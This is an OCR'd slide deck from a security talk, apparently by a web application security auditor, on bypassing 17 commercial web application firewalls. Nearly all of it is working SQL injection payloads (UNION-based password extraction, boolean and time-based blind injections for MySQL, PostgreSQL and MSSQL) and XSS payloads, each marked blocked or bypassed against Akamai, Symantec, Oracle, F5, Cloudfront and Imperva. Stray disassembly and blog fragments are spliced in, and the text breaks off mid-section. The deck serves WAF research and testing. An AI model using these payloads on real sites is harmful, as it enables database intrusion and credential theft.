

Breaking Security Defenses
SQL Injections that are not detected by filters



Web Application Firewalls (WAFs)

cs.money/?x=<script>

Sorry, you have been blocked

You are unable to access cs.money


```
1' or '1'='1
```

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.



403 ERROR


The request could not be satisfied.

Request blocked. We can't connect to the server for this app or website at this time. There might
If you provide content to customers through CloudFront, you can find steps to troubleshoot and


---

```
Generated by cloudfront (CloudFront)
Request ID: f2dUHUv3FDXEWNNK2LSk38yXQUew4nsTKliAkQjfoX-Gs77q_fVRiA==
```

Web Application Firewalls (WAF)



Web Application Firewalls (WAFs)



17 WAFs tested

Microsoft Azure

OWASP ModSecurity Core Rule Set

Amazon Cloudfront

Oracle

Cisco

Cloudflare

Radware

Barracuda

Symantec

F5

Akamai

Imperva

Fortinet

Fortiweb

Wordfence

Indusface

Sucuri

17 WAFs tested

Microsoft Azure

OWA

Ama

Orac

Cisc

Clou

Radv

Barracuda

Symantec

F5

Industace

Sucuri

SQL injection: 16 WAFs Broken

XSS: 10 WAFs bypassed


whoami

Started hacking around 20 years ago.


Web App Security Auditor.


Speaker and trainer:


OWASP Global App Sec USA
Hackfest Canada
BSides Berlin
DragonJAR Colombia
BugCON Mexico City



whoami


O
S
NH2
O


nzt-48.org/new-html-injection-attack-vectors
NZT-48
Customize
10
29
New
Edit Post
Site Kit
Flush site cache
PROJECT NZT-48 :: INDEPENDENT SCIENTIFIC RESEARCH
Home
Blog Posts
About
Categories
Papers
Tools
Search …
Bypassing Browsers' Mitigations Against Markup Dangling Injection
Recently I've been looking at how HTML markup injection attacks have changed over the years, mainly due to the fact that modern web browsers now implement defense mechanisms that attempt to prevent data leaks through dangling markup injection attacks. Three bypasses for such defenses are exposed at the end of this post (functional in all major browsers) .
Dangling markup injection attacks are very simple. Imagine a web page that has an HTML injection vulnerability like the following example:
</head>
<body>
<?php echo $_GET['HTML_injection']; ?>
<h1>Change your password</h1>
<form action="" method="POST">
<input type="password" name="password" />
<input type="password" name="repeat_password" />
<input type="hidden" name="csrf_token" value="008c5926ca861023c1d2a36653fd88e2" />
nzt-48.org


/ (fcn) main 92
int main (int argc, char **argv, char **envp);
; arg uint32_t argc @ rdi
; arg char **str @ rsi
; DATA XREF from entry0 @ 0x10fd
0x00001080 4154 push r12
.text
0x00001082 55 push rbp
0x00001083 53 push rbx
0x00001084 83ff02 cmp edi, 2
,=< 0x00001087 7416 je 0x109f
| 0x00001089 488d3d740f00. lea rdi, str.bad_args
*s
| 0x00001090 e89bffffff call sym.imp.puts
| 0x00001095 b801000000 mov eax, 1
| ; CODE XREF from main @ 0x10da
.--> 0x0000109a 5b pop rbx
:| 0x0000109b 5d pop rbp
:| 0x0000109c 415c pop r12
:| 0x0000109e c3 ret


Akamai

Akamai

```
1' and 0 UNION SELECT 1,password,1 FROM users
403 FORBIDDEN

1' and 0 /* UNION SELECT 1,password,1 FROM users */
200 OK

-1 and ''='/*' UNION SELECT password FROM USERS
LIMIT 1 /**/
200 OK - BYPASSED
```

Akamai Blind-Based

```
1' and (select password from accounts limit 1)
403 FORBIDDEN

1' and (select json_arrayagg(password) from accounts)
200 OK

1' and(select substring(json_arrayagg(password),1,1)from accounts)='a
403 FORBIDDEN

1' and (select json_arrayagg(password) from accounts) LIKE 'a%
200 OK
```

Akamai — Detection phase

```
1' and '1'='1
403 FORBIDDEN
```

```
1' && '1'='1
200 OK    MySQL
```

```
1' and 0 < '1
200 OK
```

```
1' and '1
200 OK
```

SQL injection detection phase

MySQL, PostgreSQL, SQLite

```
1' and TRUE -- -
1' and FALSE -- -

1' and '1
1' and '0

1' and 'a
1' and '
1' and not 'a
1' and not '
```

```
1' and '1'='1
```

403 FORBIDDEN

Don't use a comparison!

SQL injection detection phase

Only PostgreSQL

```
1' and '1
1' and '0

1' and 'true
1' and 'false
1' and 'tru
1' and 'tr
1' and 't
1' and 'f
1' and 'fa
1' and 'fal
1' and 'fals
```

```
1' and 'yes
1' and 'no
1' yes 'ye
1' and 'y
1' and 'n

1' and 'on
1' and 'off
1' and 'of

1' and '    t
```

Avoid comparisons

SQL injection detection phase

MySQL and SQLite

```
1' and '1whatever     TRUE
1' and '0whatever     FALSE
1' and '2whatever     TRUE
1' and '3whatever     TRUE
1' and '4whatever     TRUE
1' and '5whatever     TRUE
1' and '6whatever     TRUE
1' and '7whatever     TRUE
1' and '8whatever     TRUE
1' and '9whatever     TRUE

1' and 'xwhatever     FALSE
```

Avoid comparisons

SQL injection detection phase

Only PostgreSQL

```
1' and '1' LIKE '1
1' and '1' ILIKE '1

1' and '1' ~~ '1
1' and '1' !~~ '1
1' and '1' ~~* '1
1' and '1' !~~* '1
```

```
1' and '1' ~ '1
1' and '1' !~ '1
1' and '1' ~* '1
1' and '1' !~* '1
```

~ matches REGEXP

~* case insensitive

Avoid common operators

< > <= >= = !=

SQL injection detection phase

All DBMS

```
?sqli=1' - '0
?sqli=1' - '1
?sqli=1' + '0
?sqli=1' + '1
?sqli=1' * '1
?sqli=1' * '0
?sqli=1' / '1
?sqli=1' / '0
?sqli=1' % 1'
?sqli=10' % '3
```

```
?sqli=1' & '1
?sqli=1' & '0
?sqli=0' | '1
?sqli=0' | '0
?sqli=1' ^ '0
?sqli=1' ^ '1
```

Avoid comparisons:

+ Use arithmetic operations
+ Use bitwise operations

SQL injection detection phase

All DBMS

```
?sqli=1' and 1 IS NOT NULL -- -
?sqli=1' and NULL IS NOT NULL -- -

?sqli=1' and 0 is distinct from '1
?sqli=1' and 0 is not unknown -- -

?sqli=1' and 1 in (1) -- -

?sqli=1' and '2' BETWEEN '0' AND '1
```

Avoid common operators

`< > <= >= = !=`

SQL injection detection phase

Only MySQL

```
?sqli=1' and '1
?sqli=1' && '1
?sqli=1' or '1
?sqli=1' || '1
```

Avoid keywords

SQL injection detection phase

All DBMS

```
?sqli=1''
?sqli=1'

SELECT 'hell''o';
 hell'o

WHERE id='1'''
WHERE id='1''  <- ERROR
```

Avoid spaces
Avoid operators
Avoid comparisons
Avoid keywords

Roberto Salgado
@LightOS

SQL injection detection phase

All DBMS

```
?sqli=1' and '1' like '1
?sqli=1'and'1'like'1
?sqli=(1)and(1)like'1
```

Avoid spaces

```
?sqli=1' and '1' between '0' and '2
?sqli=1'and'1'between'0'and'2
```

SQL injection detection phase All DBMS

The SQL injection filter evasion cheat sheet

https://nzt-48.org/sql-injection-filter-evasion-cheat-sheet

Akamai - Blind time-based injections

MySQL

```
1'AND'/*'=sleep(10)or'X
```

PostgreSQL

```
1'and''!='/*'and pg_sleep(10)is not null or ''='*/
```

MSSQL

```
1'and'/*'!='-- /*'waitfor delay'00:00:10'/**/-- a
```

Akamai — Cross-Site Scripting

```
<script>
&lt;script&gt;
%3cscript%3e
%253cscript%253e
```

@Brumens2

```
<input >  id="x"onfocus="" autofocus />
200 OK

<input &gt; id="x"onfocus="" autofocus />
200 OK
```


Symantec
™

Symantec (Broadcom)

```
-1 UNION SELECT password FROM users
403 FORBIDDEN
```

MySQL

```
-1  /* UNION SELECT password FROM users */
200 OK
```

```
-1 and 0='/*' UNION SELECT password FROM USERS /**/
403 FORBIDDEN
```

Symantec (Broadcom)

```
-1 /* UNION SELECT password FROM users */
200 OK
```

MySQL

```
-1 # /* %0A  UNION SELECT password FROM users -- */
200 OK - BYPASSED
```

Symantec (Broadcom) - Simple Quote All-DBMS

```
-1' -- /*  UNION SELECT password FROM users */
200 OK

-1' -- /* %0A UNION SELECT password FROM users -- */
403 FORBIDDEN

-1' AND '-- /*' UNION SELECT password FROM users -- */
403 FORBIDDEN

-1' AND /* '-- /*' UNION SELECT password FROM users -- */
200 OK

-1' AND '/*' = '-- /*' UNION SELECT password FROM users -- */
200 OK
```

Symantec (Broadcom) - Detection phase

```
1' and '1'='1
403 FORBIDDEN

1' and TRUE
1' and '1
200 OK
```

MySQL

```
1' and (values row(1))--
TRUE
1' and (values row(0))--
FALSE
```

PostgreSQL

```
1' and '1' like '1
403 FORBIDDEN
1' and '1' ilike '1
200 OK
```

```
1' and 1 NOTNULL -- -
1' and null NOTNULL -- -
```

Symantec - Blind time-based injections

MySQL

```
1'and'/*'!='-- /*'and sleep(4)='*/
```

PostgreSQL

```
1'and'/*'!='-- /*'and pg_sleep(4)is not null and
''='*/
```

MSSQL

```
1'and'/*'!='-- /*'waitfor delay'00:00:04'/**/-- a
```

Symantec (Broadcom) - XSS

@Brumens2

```
<img src onerror="alert()" />
403 FORBIDDEN

<img src > onerror=""
200 OK

<img src &gt; onerror="" />
200 OK

<img src &gt; onerror="alert()" />
403 FORBIDDEN

Pad with 7 zeroes:
<img src &gt; onerror="alert&#x0000000028;%26rpar;" />
```


CISCO


ORACLE®

Oracle

```
1' and 0 UNION SELECT 1,password,1 FROM users LIMIT 1
403 FORBIDDEN

1' and 0 /* UNION SELECT 1,password,1 FROM users LIMIT
1 */
200 OK

1' and ''='/*' UNION SELECT 1,password,1 FROM users
LIMIT 1 /**/
200 OK - BYPASSED
```

Oracle

```
1' and (select password from accounts)
403 FORBIDDEN

1' and (select password blabla bla from accounts)
200 OK

1' and (select password as p from account)
200 OK
```

Oracle — Detection phase

```
1' and '1'='1
403 FORBIDDEN

1' and 0 < '1
1' and TRUE -- -
200 OK
```

```
1' and '1' like '1
403 FORBIDDEN

1' and '1'like'1
1' and '1' not like '0
1' and '1' ilike '1
1' and '1' rlike '1
200 OK
```

Oracle - Blind time-based injections

MySQL

```
1'and'/*'=(sleep(4))or'*/
```

PostgreSQL

```
1'and''!='/*'and(pg_sleep(10)is not null)or''='*/
```

MSSQL

```
1'and''!='/*'waitfor delay'00:00:04'-- */
```

Oracle XSS

```
<input onfocus="alert()" autofocus />
```

403 FORBIDDEN

```
<input %253e onfocus="alert()" autofocus />
```

403 FORBIDDEN

```
<input %253e onfocus="&#x061;lert()" autofocus />
```

403 FORBIDDEN

Pad with 31 zeros 200 OK

```
<input %253e
onfocus="&#x00000000000000000000000000000061;lert()"
autofocus />
```

F5

```
-1' UNION SELECT password FROM users LIMIT 1
403 FORBIDDEN

-1' -- AA %0A UNION SELECT password FROM users LIMIT 1
200 OK
```

F5 Boolean blind-based

```
1' and (select substring(password,1,1) from users where id=1)='A
403 FORBIDDEN

1' and (select TRUE from users where id=1 AND password LIKE 'A%')
403 FORBIDDEN

1'and(select(TRUE)from users where id=1 AND password LIKE'A%')or'0
200 OK
```

F5 Detection phase

```
1' and '1'='1
403 FORBIDDEN
```

All DBMS

```
1' and 'a'='a
1' and '1
1'&'1
0'|'1
200 OK
```

PostgreSQL

```
1' and 'true
200 OK
```

MySQL, SQLite

```
1' and not 'blabla
200 OK
```

F5 - Blind time-based injections

MySQL

```
1' and!sleep(#%a0%0a10)or'
```

PostgreSQL

```
1' and pg_sleep-- lo %0d (4)::char!='0
```

MSSQL

```
1'waitfor-- lo %0ddelay'00:00:04'-- -
```

F5 Cross-Site Scripting

I couldn't bypass the Cross-Site Scripting rules...


amazon
cloudfront

Amazon Cloudfront Boolean blind-based

```
-1' UNION SELECT pwd,1,1,1 from users LIMIT 1 -- -
403 FORBIDDEN

-1' UNION bla bla SELECT pwd,1,1,1 from users LIMIT 1 -- -
200 OK
```

PostgreSQL, SQLite

```
-1' UNION VALUES ((SELECT pwd from users LIMIT 1),1,1,1)--
200 OK
```

MySQL

```
-1' UNION VALUES ROW((SELECT pwd from users LIMIT 1),1,1,1)--
200 OK
```

Amazon Cloudfront Boolean blind-based

MySQL

```
1' and (VALUES ROW((select mid(password,1,1) from users limit 1)))='A
200 OK - BYPASSED
```

PostgreSQL, SQLite

```
1' and (VALUES ((select substring(password,1,1) from users limit 1)))='A
200 OK - BYPASSED
```

Amazon Cloudfront Boolean blind-based

```
1' and -- /* %0a and (select substring(password,1,1) from
users limit 1)='A' /* */
200 OK - BYPASSED
```

Amazon Cloudfront

```
1' and '1'='1
403 FORBIDDEN


1' and '1
403 FORBIDDEN
```

PostgreSQL

```
1' and '1' ilike '1
1' and 1 notnull -- -
1' and null isnull -- -
200 OK - BYPASS


1'&'1
1'-'1
1'-'0
200 OK - BYPASS
```

Cloudfront - Blind time-based injections

MySQL

```
1'and(values row((sleep(4))))!='0
```

PostgreSQL

```
1'AND(pg_sleep -- not(%0d(4)::char='')or'0
```

MSSQL

```
1'waitfor -- lo %0d delay'00:00:04' -- -
```

Amazon Cloudfront Cross-Site Scripting

```
<img src onload=
200 OK

<img src onload=""
403 FORBIDDEN

<img src onload=a
403 FORBIDDEN

<img src onload=%ff
200 OK

<img src onload=%ffa
403 FORBIDDEN
```

```
<img src onload=%ff%00%ff
200 OK

<img src onload=%ff%00
onmouseover=
200 OK

<img src onload=%ff%00%ffAAA
onerror=alert() onclick=alert()
onmouseover=alert() />
200 OK - BYPASSED
```


imperva

Imperva Incapsula

```
1' AND (select mid(password,1,1) from users limit 1)='A
403 FORBIDDEN

1' && (select(mid(password,1,1))from users limit 1)='A
200 OK - BYPASSED
```

Imperva Incapsula

```
1' AND (select
403 FORBIDDEN

1' AND (VALUES ROW((select password)))
200 OK

1' AND (VALUES ROW((select password from users limit 1)))
403 FORBIDDEN

1' AND (VALUES ROW((select(password)from users limit 1)))
200 OK

1' AND (VALUES ROW((select(password)from users limit 1))) LIKE 'a%
200 OK - BYPASSED
```

Imperva Incapsula

MySQL

```
1' AND (VALUES ROW((select(password)from users limit 1))) LIKE 'a%
```

```
200 OK - BYPASSED
```

PostgreSQL

```
